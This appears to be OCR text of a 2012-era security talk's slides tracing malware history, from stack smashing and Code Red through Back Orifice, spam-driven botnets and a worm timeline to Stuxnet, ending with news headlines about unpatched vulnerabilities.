
`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

The vulnerability Pandora Box

- an old theoretical threat had suddenly become very practical.
- all software was vulnerable (in many different ways).
- software could be exploited to execute arbitrary code on the target. That essentially removes the need to replicate locally and wait for a user initiated execution-replication cycle.

And exploited it was: Code Red

- Exploited a vulnerability in IIS (buffer overflow)
- Spread worldwide in hours
- Used compromised machines to replicate
- Still PoC/Vandalism stage



http://www.caida.org/


Copyright (C) 2001 UC Regents, Jeff Brown for CAIDA/UCSD

Lessons of the Code Red event

- not only did applications need <u>functional</u> security, but they also needed <u>structural</u> security (secure coding practices).
- brought software vulnerability research into the mainstream.
- hinted at a never ending nightmarish security future.
- reaction speed needed to improve... again.

Meanwhile... BO-RAT (1998)

- Remote Access.
- Command Center - Client
- Plugin support.
- A similar concept is now integrated in most malware.



cDc Back Orifice Win32 GUI Client

Target host:port 127.0.0.1 : 31337

Command: Ping host / Plugin execute

Log to file: log

Money, Money, Money...

- SPAM had always been a problem.
- Some ISPs were SPAM friendly. Spammers actually fought to be recognized as legitimate businesses.
- But under pressure, it changed. SPAM Kings were sued. ISPs were blacklisted. The SPAM business was driven underground.
- The unintended consequence is that it offered a way for malware authors to cash out. Running a network of zombie spammers became profitable.

Other milestones...

- Leveraging standard modules. Mix and match.
- Leveraging the Net for C&C (resilient botnets, ephemeral servers, communication channels, remotely controlled polymorphism and updates).
- Leveraging the Net for “cashing ou strategies”.
- Leveraging web services such as VirusTotal to test detection.
- Leveraging the web/cloud for distribution (drive by downloads).
- Leveraging the speed of the net, the speed and mess of computers.

A few notable innovators

2001	CodeRed	IIS Vulnerability	
2001	Nimda	Multiple Vulnerabilities in Windows	
2003	Slammer	Vulnerabilities Microsoft SQL	
2004	Witty	Vulnerabilities in Security Software	
2004	Bitfrost	Dropped (WMF exploit in 2005)	Client Server Structure
2004	Santy	Vulnerabilities in phpBB	Web Services
2007	Storm	Mass mailed - polymorphic	Major Botnet
2007	Zeus	Mass mailed - stealth	Commercial !
2008	Conficker	The complete collection	Spam/Scareware?
2009	Daprosy	Mass Mailed - AutoExec from USB	Key logger
2010	Stuxnet	Cyberwarfare	Attacks against SCADA systems


The Software Vulnerability Issue

- essentially unsolvable by direct means.
- current research focuses on “syntactic vulnerability discovery vs semantic vulnerability discovery” and theorem proving...
- that basically means that, in practice, you shouldn’t hold your breath.
- the number of vulnerabilities per program tends to diminish, the number of programs and social links between them tends to increase.

Back to the real world:
A typical customer question

- Does your product protects again “insert latest flash or acrobat vulnerability”?
- It doesn’t, at least directly. We’ve got to rely on indirect heuristic hints.


Have you had a good week?



OS X plain text password flaw has been around for 3 months and counting

An errant debug switch in 10.7.3 could expose encrypted data for some Mac users.


by **Chris Foresman** - May 7 2012, 10:10pm CEST



Attackers target unpatched PHP bug allowing malicious code execution

Attackers are targeting a PHP bug that can be used to remotely hijack websites.


by **Dan Goodin** - May 7 2012, 11:28pm CEST



Emergency Flash update fixes security bug being used to hijack PCs

Adobe has updated Flash to patch a vulnerability being used to hijack PCs.


by **Dan Goodin** - May 4 2012, 8:21pm CEST



MARCH 23, 2012 AT 4:45 AM PT

Think U.S. military computer networks are secure? Think again. A panel of computer security experts from across the U.S. government told a U.S. Senate committee yesterday that computer networks operated by the U.S. Department of Defense are so thoroughly compromised by spies from other nations that there's almost no point in trying to keep them out.

Now what?

